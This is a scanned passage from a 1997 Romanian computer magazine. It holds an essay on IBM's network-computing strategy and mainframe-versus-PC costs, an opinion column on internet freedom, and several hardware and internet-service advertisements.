Din punctul de vedere al arhitecturii, chiar dacă nu era atât de impresionantă, întreaga construcţie era o mărturie fidelă de artă medievală, fiind fortificată şi având un portal remarcabil. Din păcate doar partea din piatră şi turnul porţii au rezistat vremii. Fortificaţia nu a mai fost folosită la apărare de secole, dar sătenii ingenioşi au găsit o altă utilizare mai importantă pentru maiestuoasa construcţie. În fiecare iarnă, atunci când în mod tradiţional se tăiau animale pentru hrană, după ce se afuma carnea, şunca era păstrată în turn. Aceasta se întâmpla înainte ca să fie inventate frigiderele şi aerul condiţionat. Când sătenii aveau nevoie de carne, se duceau în turn, luau o bucată din partea marcată cu propriul nume, cât aveau nevoie în acel moment pentru consum. Când mai aveau nevoie, reveneau şi îşi mai luau o bucată din partea proprie, până ce rezerva se epuiza. Era un fenomen civic remarcabil în care disciplina era admirabilă: fiecare lua cât avea nevoie şi utiliza resursele împreună cu întreaga comunitate...Azi credem că nu mai poate exista comunism...

Biserica episcopului din Biertani

În ciuda multitudinii lucrurilor de văzut la Biertani, poate istoria ar fi uitat totuşi acest loc, aşa cum a uitat milioane de alte locuri, dacă nu ar fi existat un mic detaliu: închisoarea fericirii.

Unul dintre principalele elemente agreate după reformarea catolicismului a fost libertatea de a divorţa. Sufletele eliberate au îndrăgit atât de mult noua libertate încât, în câteva luni, aproape toată populaţia era divorţată sau în curs de divorţ. În mod ridicol, situaţia a devenit atât de periculoasă pentru structura socială încât ierarhia a fost nevoită să limiteze entuziasmul pentru noua libertate. Astfel încât episcopul din acea perioadă a decis că cei ce doresc să divorţeze pot să o facă doar după ce petrec trei săptămâni împreună în închisoarea fericirii. Acesta era o încăpere de lemn, construită pe deal lângă biserică, şi dotată cu toate cele necesare traiului... Doar că din fiecare lucru exista doar un singur exemplar. Era un pat, un scaun, o furculiţă, o farfurie, un pahar şi aşa mai departe. Dacă după trei săptămâni cuplul care trebuia să-şi împartă totul în închisoare mai dorea divorţul, dorinţa era îndeplinită. Nu trebuie să mai spun că divorţurile s-au împuţinat într-un ritm rapid.

De la „mainframe" la „network computing"

Ce legătură are această poveste cu calculatorul personal? Răspunsul este simplu. Apariţia calculatoarelor personale la sfârşitul anilor şaptezeci a fost percepută de majoritatea utilizatorilor ca o eliberare de sub tirania marilor sisteme de tip mainframe. Anii optzeci ne-au dezvăluit o transformare puternică a lumii calculatoarelor şi, dacă vom căuta o comparaţie în istoria tehnologiilor, mă îndoiesc că vom găsi ceva similar.

Calculatoarele mari au fost aproape chiar atât de teribile cum au fost percepute. Ceea ce le conferea un aer atât de respingător era administrarea lor şi oamenii din jurul lor. Erau echipamente foarte specializate, orientate pe probleme care prelucrau multă informaţie dar necesitau o armată întreagă pentru a le stăpâni. Şi, atunci când există un grup mare de oameni care asigură interfaţa cu restul lumii dintr-o poziţie dominantă, există posibilitatea multor conflicte.

În ceea ce priveşte calculatoarele personale, acestea au devenit într-un timp foarte scurt foarte puternice şi au depăşit chiar vechile sisteme mari. Erau foarte bune pentru nevoile individuale, dar când grupuri de utilizatori aveau nevoie de prelucrări ale unor date comune, în mod ciudat, se revenea la sistemele mari sau cel puțin la conceptul de „mainframe". Indiferent câte PC-uri erau interconectate, când datele trebuiau utilizate în comun era nevoie de un loc în care să fie memorate astfel încât fiecare membru al grupului să aibă acces la ele în același moment. Chiar la început, euforia independenței și a puterii stăpânea spiritele și se încerca înlocuirea sistemelor mari de către calculatoare personale. În scurt timp însă a trebuit să ne dăm seama că sistemele PC, indiferent cât de rapide și performante sunt, nu se comportă bine atunci când datele trebuie folosite în comun. Este adevărat că în primii cinci ani ne-am despărțit de sistemele mainfraime cât am putut de repede, dar am aflat în scurt timp că nu putem trăi fără ele. Nu avem nevoie de episcopul din Biertani ca să ne închidă în închisoarea fericirii: realitățile zilnice ne-au forțat să ne potolim entuziasmul și să gândim din nou strategiile.


În ceea ce privește realitatea, trebuie să admit că încă de la începutul anilor optzeci am fost prinși între dorința de putere și autonomie și nevoia de a folosi datele în comun. Care este soluția? Cu toate că s-ar putea să nu existe o soluție absolută, se pare că unul din cele mai bune răspunsuri în 1997 este cel oferit de lucrul în rețea (Network Computing).

Oricine cumpără azi un calculator dintr-un magazin primește o mare cantitate de software încărcat pe sistem. Orice firmă care achiziționează calculatoare primește și ea software cu ele. Dacă au sau nu au nevoie de acel software, asta-i o altă poveste. Să fiu mai clar: dacă firmele doresc doar soft de la Microsoft pe aceste calculatoare, atunci au ceea ce și-au dorit, deoarece fiecare sistem este încărcat cu produse Microsoft. Dacă nu doresc Microsoft, este în ordine, deoarece pot să formateze din nou discul și să încarce softul dorit. Au plătit deja pentru ceea ce nu utilizează, deci nu trebuie să aibă grija unei rambursări. După afirmația unor grupuri de studiu, cum este cel Dennis Mass de la The Standish Group International Inc., bogăția de soft instalat pe sistemele noi este o pierdere de bani. Firmele din America utilizează în activitatea lor zilnică doar 7% din softul preinstalat. Se utilizează frecvent 13%, 16% câteodată, 19% foarte rar și 49% niciodată. De exemplu angajații nu ar trebui să utilizeze „Solitaire" pentru a fi mai productivi.

Prânzuri instructive

În 2 aprilie 1997, ca o continuare a seriei „lunch and learn" începută anul trecut, IBM a organizat o nouă sesiune la Chicago. Principalii doi prezentatori, Dick Kramer – care a făcut primele expuneri toamna trecută – și Pete Greulich, ambii din Austin, au prezentat unui grup selectat de oameni de la IBM și dintre reprezentanți ai industriei care sunt noile direcții din lumea calculatoarelor. Mă mir cum de am fost invitat, dar când ești preferatul Doamnei Șansă, este mai înțelept să zici mulțumesc pentru invitație, la revedere până la următoarea prezentare și pe curând.

Unii pot detesta IBM sau pot avea obiecții privind modul în care își face afacerile, dar toți ar trebui să fie atenți ce are de spus IBM, deoarece întotdeauna are multe de spus. Mă bucur că am apucat vremea când IBM spune: „am fost aroganți și am făcut greșeli, deci am plătit pentru acest lucru, dar acele vremuri au trecut. Avem multe posibilități în față și vom realiza multe dacă acționăm judicios". Și pare că cei de la IBM fac acum exact acest lucru. Cred că au înțeles până la urmă că nimeni nu e interesat să audă despre realizările lor de vârf în tehnologie, așa cum s-a întâmplat



Courtesy of Raychem

Pune-ti PC'ul la lucru

Solutia National Instruments de automatizare industriala folosind computere PC

Instalarea in fabrica sau laborator a unui sistem automat de monitorizare si control de proces bazat pe computere PC este o investitie in efectivitate ce duce la reduceri importante de cheltueli de productie si termene de livrare. National Instruments are hardware si software pentru culegere de date, MMI/SCADA, si networking industrial.

Culegere de date
- placi de achizitie
- cartele de tip PCMCIA
- conditionare de semnal

Software pentru MMI, SCADA, SQL, SPC, DDE, TCP/IP
- LabVIEW
- LabWindows/CVI

Networking industrial
- Fieldbus
- RS-485 si RS-232

Pentru a afla mai multe despre automatizari folosind computerul PC, contacteaza pe integratorii de sisteme National Instruments din Romania.

NATIONAL INSTRUMENTS
The Software is the Instrument

Integratori de sisteme National Instruments în România
București: Imperial Electric 01-2113782 • Genesys Software 01-6384944 • ACT 01-6377156
Timișoara: CoRES Trade 056-190051; **Cluj Napoca**: FROsys 064-430805 • SC Net Brinel 064-430280
Iași: Prince Software 032-212559 • Tehnorom 032-116502
US Corporate Headquarters • Fax: (512) 794 8411 • E-mail: info@natinst.com

© Copyright 1996 National Instruments Corporation. All rights reserved. Product and company names listed are trademarks or trade names of their respective companies.

mai demult. Ştim oricum că sunt în fruntea tehnicii de calcul. Ceea ce interesează pe toată lumea este ce pot face ei pentru noi, beneficiarii. Unul din motivele succesului actual repurtat de Microsoft este că Bill Gates afirmă întotdeauna că grija lui majoră este beneficiarul produsului. Nouă, beneficiarilor, ne place atât de mult să auzim acest lucru încât nu mai reuşim să distingem mistificarea de realitate. Dar oameni suntem. Problema lui Bill Gates nu este ceea ce spune, ci ceea ce face sau – mai precis – nu face. Grija lui poate fi beneficiarul, dar nu-i oferă acestuia într-adevăr ceea ce spune că oferă.

Înainte de a începe să vorbească, Pete a tras o linie pe tablă. La un capăt a scris lista utilizatorilor majori, power users, cum sunt programatorii, utilizatorii specializaţi sau cei din conducere. La celălalt capăt i-a înşirat pe funcţionarii de la ghişeele companiilor de transport, bănci şi cei care preiau comenzi. Foarte succint, Peter a reuşit să rezume toată structura utilizatorilor de calculatoare şi esenţa filozofiilor tehnicii de calcul. La un pol sunt cei care efectuează operaţii scurte, repetate, şi nu au nevoie de un sistem cu toate facilităţile. Pe de altă parte, programatorii au nevoie de sisteme complete pentru testarea programelor. Funcţionarul de la ghişeul de rezervare a biletelor de avion are nevoie doar de informaţii strict legate de curse şi bilete.

După părerea firmei International Technology Group, în timp ce un programator poate folosi o staţie de lucru în reţea de 10.162$ pe an, funcţionarul de la ghişeu se descurcă utilizând un terminal de 2.282$ pe an, terminal legat la un mainframe. Dorim ca programatorii să scrie şi să testeze programe, dar nu dorim ca funcţionarul să scrie scrisori personale ci doar să completeze bilete. Acelaşi grup a determinat că tranzacţiile pentru funcţionar costă între 0,12$ şi 0,79$, în funcţie de sistem. Ţinând cont că funcţionarul poate efectua mii de tranzacţii pe zi şi sunt mii de funcţionari, se poate vedea simplu impactul financiar al sistemului utilizat. Costurile tranzacţiei sunt cele de la sisteme IBM şi respectiv Microsoft, doi mari concurenţi prezenţi pe piaţă.

O lipsă a sistemelor mainframe a fost absenţa interfeţei grafice, GUI. Dacă sistemele mari ar fi avut facilităţi GUI, calculatoarele desktop ar fi pierdut poate bătălia. Viteza desktop nu a fost un factor important, deoarece atunci când este conectat în reţea calculatorul desktop lucrează la viteze comparabile cu cea a reţelei. Deci, dacă orice terminal ar fi fost capabil să ofere GUI, diviziunea n-ar mai fi apărut. Sau ar fi apărut un alt factor: costul.

Chiar şi aşa, la momentul actual valoarea părţii hardware devine nesemnificativă faţă de costul total. Cu câţiva ani în urmă – vreau să spun „ani Web“ – vorbeam de „Network Computer“ sau „Network Terminal“, o cutie de calculator cu facilităţi reduse, care ar fi trebuit să coste 500$. Azi, Compaq şi ceilalţi vorbesc de calculatoare complete la 700$. Scenariul s-a modificat din nou, în numai câteva luni. De ce ar avea nevoie cineva de un sistem complet, dacă îl utilizează doar ca terminal? Pentru începători, calculatorul poate avea disc, utilizabil pentru caching în noul mediu, şi nici cei mai sceptici nu pot avea argumente împotriva necesităţii unui cache de 1GB. Menţionez că, tangenţial, Dick a arătat importanţa unui cache, dar să nu sărim.

Costul proprietăţii

Un termen din ce în ce mai utilizat în lumea tehnicii de calcul este „cost of ownership“, costuri de proprietate. De fapt, cu toate că termenul este nou, conceptul există de când e lumea. Aparent, calculatoarele personale – fiind atât de performante şi independente – sunt costisitoare ca întreţinere şi service. La un moment dat chiar şi mie mi-a venit ideea să ofer hardware gratuit pentru clienţi în schimbul contractului de întreţinere. În afara celor care fac treaba asta zilnic, poate oare un beneficiar obişnuit să-şi imagineze ce presupune întreţinerea unei reţele de 200 de PC-uri? După estimarea făcută de International Technology Group, costul întreţinerii reţelelor poate fi oriunde între 3.885$ şi 9.250$ pentru echipament, în funcţie de câte echipamente sunt în reţea, aplicaţiile executate şi diverşi alţi factori. De unde provin costurile? Să analizăm o firmă medie, cu 200 de calculatoare. Dacă aplicaţia firmei necesită o actualizare, administratorul de sistem trebuie să viziteze cele 200 de sisteme şi să execute programul de actualizare. Dacă doar 2% dintre utilizatori încearcă să încarce ceva software pe echipamentele cu care lucrează – lucru care nu ar trebui făcut, dar se face oricum – atunci fişierul config.sys se modifică şi ne putem imagina timpul pierdut de administrator pentru localizarea problemei. Şi, la 2% dintre utilizatori, aceste probleme apar foarte probabil zilnic. Ca să nu mai vorbim de datele pierdute pe staţiile locale şi nesalvate la server, date pierdute ca urmare a unor greşeli de operare sau erori hardware. Aşa cum am afirmat la începutul acestui paragraf, costul de proprietate nu reprezintă un termen nou, dar a fost identificat ca atare recent. La începuturi, calculatoarele desktop aveau costuri de proprietate mai mari ca acum, dar acum vorbim de volum imens, ceea ce este cu totul diferit.

Cu toate că vom avea întotdeauna utilizatori majori iar aceştia vor avea nevoie de sisteme complete, întreprinderea ca atare poate avea doar beneficii de pe urma utilizării calculatoarelor de reţea (NC).

Se vorbeşte de o bună bucată de vreme de calculatoare de reţea. IBM este doar una dintre firmele semnificative din domeniu. După zgomotul produs, se pare că Larry Ellison de la Oracle este chiar mai serios decât IBM atunci când este vorba de NC. Mai nou au apărut şi o mulţime de producători de hardware. Aşa cum am amintit, Compaq oferă un sistem complet Pentium 133, fără monitor, la circa 700$. Larry, într-unul din discursurile sale celebre, a folosit termenul de „aparat de uz casnic“ pentru cutia calculator. Chiar dacă a risipit aura ce înconjoară calculatorul – punând vechiul rege alături de maşinile de spălat – el nu a folosit termenul în sens peiorativ. Cutiile-calculator nu ar trebui să fie altceva decât unelte care să ne ajute să comunicăm şi n-ar trebui să însemne un sacrificiu imens.

Din perspectiva afacerii, mă întreb de unde o să scoată producătorii banii. Volumul vânzărilor trebuie să fie imens iar Compaq vinde doar calculatoare. Dar viitorul ne poate rezerva surprize, deci nu are rost să ne facem griji de pe acum. Larry se gândea la acelaşi lucru ca şi Dick Kamerer, prezentatorul IBM. Este lucrul la care se gândeşte şi IBM, mai ales că trebuie să existe comunicaţii, indiferent de hardul pe care se execută sau de sistemul de operare. Cel puţin în acest moment, standardul acceptat pentru a face SO transparent este Java. Spre surprinderea mea, ca şi a altora, cel mai mare suporter Java existent în lume este nimeni altul decât prietenul nostru, Microsoft.

În treacăt fie spus, acest fapt nu trebuie să ne mire. După ani de încercări de a impune noi reguli, Microsoft şi-a dat seama că a pierdut lupta şi, dacă vrea să existe în viitor, trebuie să urmeze torentul. La urma urmei, contrar părerii generale, Microsoft face bani din software de aplicaţie şi nu din SO. Astfel că -- deşi nu se afirmă în gura mare şi nu vrem să supărăm pe nimeni – Microsoft se orientează încet spre Java şi pune la dispoziţia proiectanţilor unelte Java, aşa cum afirmă şi presa. Eu sunt o fire iertătoare dar, har Domnului, proiectanţii de soft care şi-au pierdut ultimii doi ani scriind controale ActiveX şi au încercat să urmeze direcţia dată de Microsoft.... Nu cred că merită să pierdem vremea jelind, deci să fim înţelegători şi să trecem mai departe.

Unul din punctele remarcabile din prezentarea IBM a fost prezentarea TME 10, executată de pe un server WARP, pentru configurarea unui server NT şi a unui client Windows 95. În ciuda faptului că WARP nu asigură încă suport pentru aplicaţii Win 95, un administrator de sistem poate administra o reţea NT de la un server WARP conectat în reţea. Este prea devreme să primim răspunsurile corecte, dar oricine poate suna deja la un număr netaxat din SUA pentru a comanda o corecţie la serverele WARP existente pentru a le face compatibile cu NT şi Win 95. O altă facilitate interesantă prezentată de Dick a fost execuţia de appleturi Java sosite de la server pe echipamentul client, fără utilizarea unui navigator.

Noua orientare IBM

Pentru cei care şi-au pierdut speranţa să mai vadă WARP, trebuie să spun că în curând vom vedea WARP Server 5 şi noua versiune WARP 4.0. Totuşi, din motive strategice, se pare că IBM va renunţa la numele de OS/2 şi-l va denumi WARP. Noile versiuni prezentate au fost părţi din noul produs, de fapt o actualizare WARP. Nu s-a definitivat încă noua denumire. Ar putea fi, după cum se pare, „Network Computing“ sau „Haley's software“. Va avea multe facilităţi noi, dar unele dintre cele prezentate s-ar putea să nu fie incluse. Ceea ce este sigur este că produsul final este aşteptat pentru sfârşitul acestui an sau începutul celui următor şi va fi orientat pe conceptul de lucru în reţea (Network Computing). Va asigura suport Java şi va asigura conlucrarea cu orice SO existent. Obiectivul final pentru acest produs nou este să fie foarte ieftin, prin reducerea la maximum posibil a costurilor de administrare. Calculatoarele desktop sau terminalele de reţea vor fi simple cutii, unele performante, altele mai puţin performante, dar ca funcţionalitate vor fi cutii care se pot înlocui cu totul în loc să se caute ore întregi ce anume a făcut un anumit utilizator şi de ce nu funcţionează sistemul.

Cât de serios este IBM atunci când se vorbeşte de Network Computing? Şi cât de hotărât era Lou? Cred că foarte serios. Atunci când a preluat firma, Lou Gerstner, proaspăt sosit în domeniu, a găsit o mulţime de probleme. IBM era o firmă tradiţională, care a schimbat lumea calculatoarelor dar n-a înţeles spre ce viitor a orientat-o. Pare paradoxal, dar aşa s-a întâmplat. Nu au ajuns la faliment dar, dacă nu s-ar fi schimbat, ar fi ajuns până la urmă. Pentru o bună bucată de vreme a planat o confuzie în jurul firmei, deoarece Lou Gerstner era tăcut şi acest lucru a fost perceput de public şi chiar de către specialişti ca un semn că nu-şi dă seama de ceea ce se întâmplă. Adevărul este că în câţiva ani a reuşit să convingă lumea că IBM este încă o firmă viabilă, renăscută, care ţine pasul cu ceea ce se întâmplă în prezent şi va fi în viitor, când va ocupa tot primul loc între firme. După o serie de reorganizări şi frustraţii, Lou a început să vorbească despre viziunea asupra viitorului, cea a lucrului în reţea. Era atât de serios în această privinţă încât orice lucru care s-a petrecut la IBM în ultima perioadă a fost propulsat către lucrul în reţea. Nu în mod dictatorial, dar destul de repede, impunerea de către el a acestei perspective s-a făcut şi cu mijloace financiare. Dacă un oarecare departament dorea bani, trebuia să prezinte proiecte orientate spre lucrul în reţea.

Impresia mea personală este că foarte curând vom simţi aceste schimbări şi pe piaţă, dar adevăratele schimbări vor avea loc peste câţiva ani. Este o strategie sănătoasă care se va impune cu timpul, dar nu imediat, cum ar putea să creadă unii.

Cred că dominarea sistemului de operare scade şi cei care nu se vor schimba vor deveni relicve ale trecutului. Cred, de asemenea, că oricine va lua trenul Java va fi prezent şi pe piaţa de larg consum. Indiferent de ce soft au deja încărcat pe sistemele acasă, angajaţii vor dori să aibă şi acasă unele programe utilizate la serviciu, deci nu va fi o surpriză dacă WordPerfect cu suport Java va fi din nou regele procesoarelor de text. S-ar putea să fie concurat de Lotus, datorită realizărilor de după ultima şedinţă de finanţare, când nu s-au ales cu nimic deoarece nu au continuat orientarea spre network computing şi software cu suport pentru Java...

Interoperabilitate şi afaceri

La urmă, dar nu în ultimul rând, nu aş putea să termin expunerea retorică fără să abordez o altă temă, care mă preocupă de un timp. De ce a cheltuit IBM atâţia bani şi efort pentru a crea versiuni ale softului propriu pe aproape orice platformă SO prezentă pe piaţă? Ultimele versiuni Domino, Lotus Notes Server, se livrează pentru Windows, WARP, Windows 95, Windows NT şi AIX în aceeaşi cutie. Primul lucru ce mi-a venit în minte a fost: „dacă nu-i poţi învinge, asociază-te cu ei“. Dar nu a fost aşa. În lumea business-ului american, firmele se cumpără, fuzionează, se divizează şi, în mod sigur, sunt într-o permanentă schimbare. Nu există garanţia că atunci când două firme fuzionează au şi acelaşi sistem de calcul. Această tranziţie este o dificultate reală pentru firmă şi, dacă procesul se poate face mai uşor, clientul va fi foarte fericit. Deci cel puţin sistemele de calcul trebuie să se schimbe fără dureri. Cum ar putea avea loc această schimbare, dacă nu folosind acelaşi software pe sisteme de operare diferite? În numai câţiva ani, Java va fi în fiecare cutie, în toate firmele, iar calculatoarele vor fi singurele elemente ale schimbării care nu vor suferi întreruperi în funcţionare la asemenea tranziţii.

Unii se vor întreba de ce a renunţat IBM la lupta pentru SO? Un motiv poate fi că sistemele de operare nu vor mai fi esenţiale în viitor, aşa cum încă mai sunt astăzi. Un alt motiv provine din imaginea firmei. Acum IBM este ce mai mare firmă de tehnică de calcul din lume. Ar putea cheltui sume uriaşe pentru publicitate şi a avut un sistem de operare foarte bun încă pe vremea când Microsoft doar visa să aibă unul. Răspunsul este simplu. Cei de la IBM au avut o foarte bună înţelegere a firmelor din America, dar piaţa de larg consum a fost întotdeauna un mister pentru ei. În plus, nici nu cred că IBM dorea să fie prezent atunci pe piaţa bunurilor de larg consum. IBM este un nume construit prin oferirea de servicii. Este foarte greu să faci service pentru oricine cumpără azi un calculator. S-ar putea spune că este dificil pentru IBM, ca şi pentru Microsoft, să facă service la produse. Diferenţa este că Microsoft nici nu are idee despre asigurarea de service şi nici nu-i pasă. Microsoft dispune de o reţea de ofertanţi de soluţii care fac service pentru ei. Consumatorii nu sunt prea fericiţi cu această situaţie, dar este o afacere care nu poate fi refuzată. Dacă clientul cumpără un sistem IBM, se aşteaptă ca să aibă service de la IBM şi nu de la alţii. Cât de profitabil ar fi un asemenea aranjament pentru IBM? Foarte profitabil, dacă beneficiarul ar plăti cheltuielile de service IBM. Din acest motiv, deşi pare nebunesc şi chiar este, cred că IBM nu avea nevoie de piaţa bunurilor de larg consum. În timp, s-ar putea totuşi să merite. Fiecare utilizator de la o firmă din America va trebui să aibă acelaşi mediu de lucru şi acasă şi, mai devreme sau mai târziu, acesta va fi WARP cu suport Java...

Puţintică răbdare...

Revenind în prezent, este o frustrare pentru mine să citesc presa şi să văd ce se întâmplă zilnic în lumea calculatoarelor, fiindcă orice vedem şi încercăm azi va fi adoptat doar peste câţiva ani. Chiar dacă vorbim de „ani Web“, răbdarea rămâne o virtute cu care puţini dintre noi se pot lăuda. ■

Harrison Forbes conduce compania T&Consulting, Inc. Poate fi contactat (în engezeşte sau româneşte) prin e-mail la: **cforbes@ibm.net.**

[Adaptare în limba română- *Darvas Attila*]

Comentariu

Evanghelia după Internet (I).
Mărturii din ciberspaţiu
de Dan Iancu

Viitorul informaticii
- diavolului meu -

Să fie dezordine

I don't see the point of having 80 million people online if all they are doing in the end is talking to ghosts in the suburbs. This will be one of the main functions of Multimedia Arcade: to get people out of the house and- why not? -even into each other's arms. Perhaps we could call it „Plug 'n Fuck" instead of Multimedia Arcade.

Umberto Eco
"The world according to Eco", Wired March 1997

Mi-aş fi dorit altfel de articole, dar se pare ca nu voi mai avea şansa să fiu vreodată liniştit şi senin pentru a contempla şi a închega sisteme de deasupra cărora să emit sentinţe. Mult mai aproape de mine este tumultul, zbaterea, lupta chiar şi pentru ceva care nu-ţi este imediat alăturat şi de aceea lumea tuturor apariţiilor, Internetul, mi se potriveşte ca o mănuşă. Violuri, iubiri, certuri, prietenii, intrigi, regăsiri sau chiar crime au loc în aşa-zisa virtualitate a Reţelei, şi toate acestea în afara bogăţiei de ilustrate colorate sau a mormanelor de informaţie mai mult sau mai puţin folositoare, dar la care chemăm întreaga familie să se minuneze. Duplicitatea naturală a fiecăruia îşi găseşte în spaţiul acesta câmpul adecvat de desfăşurare şi sunt tentat să demonstrez că „virtual reality" este însăşi societatea umană încastrată în legi şi reguli fie ele doar de politeţe, iar realitatea palpabilă a acestui sfârşit de mileniu o găsim în web-ul de lângă noi.

Idilic vorbind, lipsa de graniţe şi restricţii, exhibarea ego-ului, accesul nelimitat la resursele culturale vor avea darul să ne apropie dizolvând clopotul de ceaţă sub care ne ascundem zi de zi. Mult mai simplu e să fii într-o cameră singur şi să-ţi dai drumul, decât să fii cenzurat de privirile, zâmbetele sau modificările de facies ale auditoriului. Sufletul, sau dacă vreţi eul nostru, va fi dezbrăcat de coaja rigidă a unor false maniere păstrând acea inocenţă senină când poţi să spui fără să te ruşinezi „Doamnă, nu se vorbeşte cu mâncarea în gură!". Dar asta doar idilic vorbind.

Cu toată această libertate, mai mult sau mai puţin posibil de a fi aliniată unor regulamente, există oameni care nu se pot adapta acestei neaşteptate deschideri de opinie şi de mişcare. Un caz recent este cel al unui prieten de-al meu care se pomeneşte pe o listă de discuţii numită „cenaclu" (www.agora.ro/cenaclu) sub o avalanşă de intervenţii mai mult sau mai puţin literare. „Stai, stai că trag!" spune soldatul disciplinat din el. Prea mult de citit, prea mult de comentat, prea vor toţi să „publice". Aşa să fie oare? Poate. Pentru cei care nu sunt învăţaţi cu parcursul în diagonală al textelor, cu eliminatul rapid al reziduurilor. Dar asta să fie oare bucuria de a clădi un Babel? Coada de aşteptare să fie oare soluţia de a căuta limba comună, limba pierdută din trufia de a escalada cerul în loc de a ne pătrunde pe noi înşine?

Nu cred. Nu pot să-mi închipui o lume în care distanţa să fie calculată în secunde şi nu în kilometri, ca fiind o simplă calchiere a unei societăţi mai mult sau mai puţin supusă cutumelor. Desigur, veţi întreba, însă unde vom ajunge fără legi? Poate – ce de mulţi „poate" într-un biet articol – la posibilitatea de a evolua de la hommo erectus la hommo sapiens. Adică de a mări capacitatea de discernere a individului în faţa răului. De a-l obliga pe numitul biped să gândească. Acesta e şi sensul libertăţii de cuvânt. Pumnul în gură nu va ajuta pe nimeni, dar unul care se va agita singur fără a primi nici măcar o privire va pieri până la urmă. Este diferenţa între a fi vaccinaţi sau a continua să beţi ceaiuri şi să descântaţi de deochi.

Complexul de ordine nu e specific societăţii româneşti, ci uneia dintre cele mai bănuit progresiste orânduiri, mă refer la cea „capitalistă". Este destul de dificil de apărat o valoare, dar să fie ordinea şi rândul, sugerate de prietenul meu, soluţiile? În lumea atât de reală a Internetului nu numai că este aproape imposibil, dar şi dăunător. Gândiţi-vă la legile promulgate în ţările din Extremul Orient contra accesului la anumite adrese de pe Web, la regimurile politice unde şi o simplă înscriere pe o listă de discuţii cere o mulţime de formalităţi şi mai ales la posibilitatea de a dărui cu frenezie unelte unor potenţiali dictatori. Urmarea va fi că acea parte a lumii supusă formularelor şi birocraţilor va fi acoperită de o pată albă pe care vom scrie zâmbind „hic sunt leones".

De ce, vă veţi întreba, această pledoarie pentru „dezordine"? Ne interesează mai mult ca oamenii să se ştie, să se cunoască şi mai ales să înceapă odată pentru totdeauna să se iubească în diversitatea aceasta în care trăim. Să iubească şi pe cel care nu e făcut după chipul şi asemănarea lui. Internetul nu poate fi o simplă defilare de ilustrate sau dulcegării de salon, el este noua noastră accepţie a noţiunii de om. Mâna întinsă nu este o metaforă bună pentru discursuri electorale, ci o realitate. Vei găsi o mână poate aspră sau poate moale şi transpirată, şi ce dacă? Vei alege, vei fi în deplina ta libertate de mişcare, te vei arăta tu însuţi lumii așa cum ești și nu așa cum te condamnă societatea să fii. Riscul și alegerea îți sunt date, depinde numai de tine să rămâi între noi și să fii cu noi.

Voi încerca în seria aceasta de articole să prezint cazuri reale de trăire în Internet pentru a înțelege mai bine că omul e doar constrâns să fie într-un anume fel și nu ar trebui să ne mirăm de articolele de la faptul divers, să încerc să vă dau material pentru „vaccin". Calculatorul din fața dumneavoastră nu este o unealtă cum ni s-a băgat în cap de mici (mi-aduc și acum aminte de profesorul care explica cu gura până la urechi asemănările cu un ciocan) el este sfera de cristal în care putem vedea lumea și în care putem să intram ca să ne fim.■

Boston, 20-aprilie-1997

Dan Iancu (uhi4g@earthlink.net)

MICĂ PUBLICITATE

Verbatim
DISCHETELE SIGURE !!
tel.: 211.77.00, 210.20.90,
210.30.03 fax: 211.77.57
e-mail: office.orcas@[illegible]
orcas@[illegible]
ORCAS BIROTICA

COMPAQ
Authorized Dealer

TRICORP electronics
BUCUREȘTI
tel/fax: 679 48 79; 230 44 58; 210 52 64
CRAIOVA
tel/fax: 051- 41 66 87
e-mail: tricorp@radiotel.ro

laptop
ARMADA 1510 4.191 DM
ARMADA 7710T MMX 10.577 DM
DESKPRO 2000 DT 5133 M1080 20.160 DM
Intel PENTIUM II
DESKPRO 4000 DT P6 233x M2500 CDS 8.216 DM
DESKPRO 6000 DT 6233x M2150 GxPD 7.001 DM
PROSIGNIA 200 5/166M1 3.094 DM
Server PROLIANT 6000 6/200 26.334 DM

Anunț

Informăm pe cei intresați că revista noastră electronică, Agora On Line, este oglindită pe serverele firmelor InterComp și Kappa. Puteți citi Agora On Line și la adresele:

http://www.starnets.ro/agora/

http://www.kappa.ro/agora/

Cât costă lumea?

Nu știm.
Ce vă putem însă spune este că un anunț de mică publicitate de această dimensiune costă

80$

BYTE ROMÂNIA

Puteți obține informații suplimentare la:

Computer Press Agora

Tel.: 065-166516
065-166257

WWW, E-MAIL, FTP...
Total access!
INTERNET
NetSoft
Sunați acum -
și mîine sînteți conectat !
Tirgu Mureș
tel/fax: 065-162614
e-mail: info@netsoft.ro

®DISTRIBUITOR UNIC AL FIRMEI FAST Fast Multimedia AG

MOVIE MACHINE, FPS 60, AV MASTER, VIDEO MACHINE

- echipamente multimedia pentru achiziția de semnal video și audio
- posibilitate de editare digitală on-line, mixaj video
- sisteme de compresie de tip MJPEG și MPEG
- editare a efectelor digitale

KEYSYS GrafX

3700 Oradea ROMÂNIA, str. Roșiorilor nr.1
tel./ fax: 0040-(0)59-436281, tel: 0040-(0)59-137700, 137794, 419805, 419806

INDEXUL INSERENȚILOR

Nr.	Firma	Pag.	Telefon
	A		
1	ACE Comp. Iași	30	032-213122
2	ACT	124	01-6377156
3	Ager Business Tech	29	01-4103303
	B		
4	Biro Technologies	88	01-2234649
	C		
5	Canon	9	01-2233854
	Ciel România	100	01-6505739
6	Cipro	86	01-2200400
7	Computer Land	98	01-3367599
8	Computer Press Agora	45, 55, 83, 84, 99, 103	065-166516
9	CoRES Trade	124	056-190051
	D		
10	Digital România	24	01-2105508
	E		
11	EUnet România	90	01-4100100
12	Expert System Plus	108	01-2108565
13	Export Consult	120	01-3304549
	F		
14	Flamingo Computers	CIII	01-2225041
15	Forte Company	1	01-3122360
16	FROsys	124	064-430805
	G		
17	Gemini SP	108	01-2108565
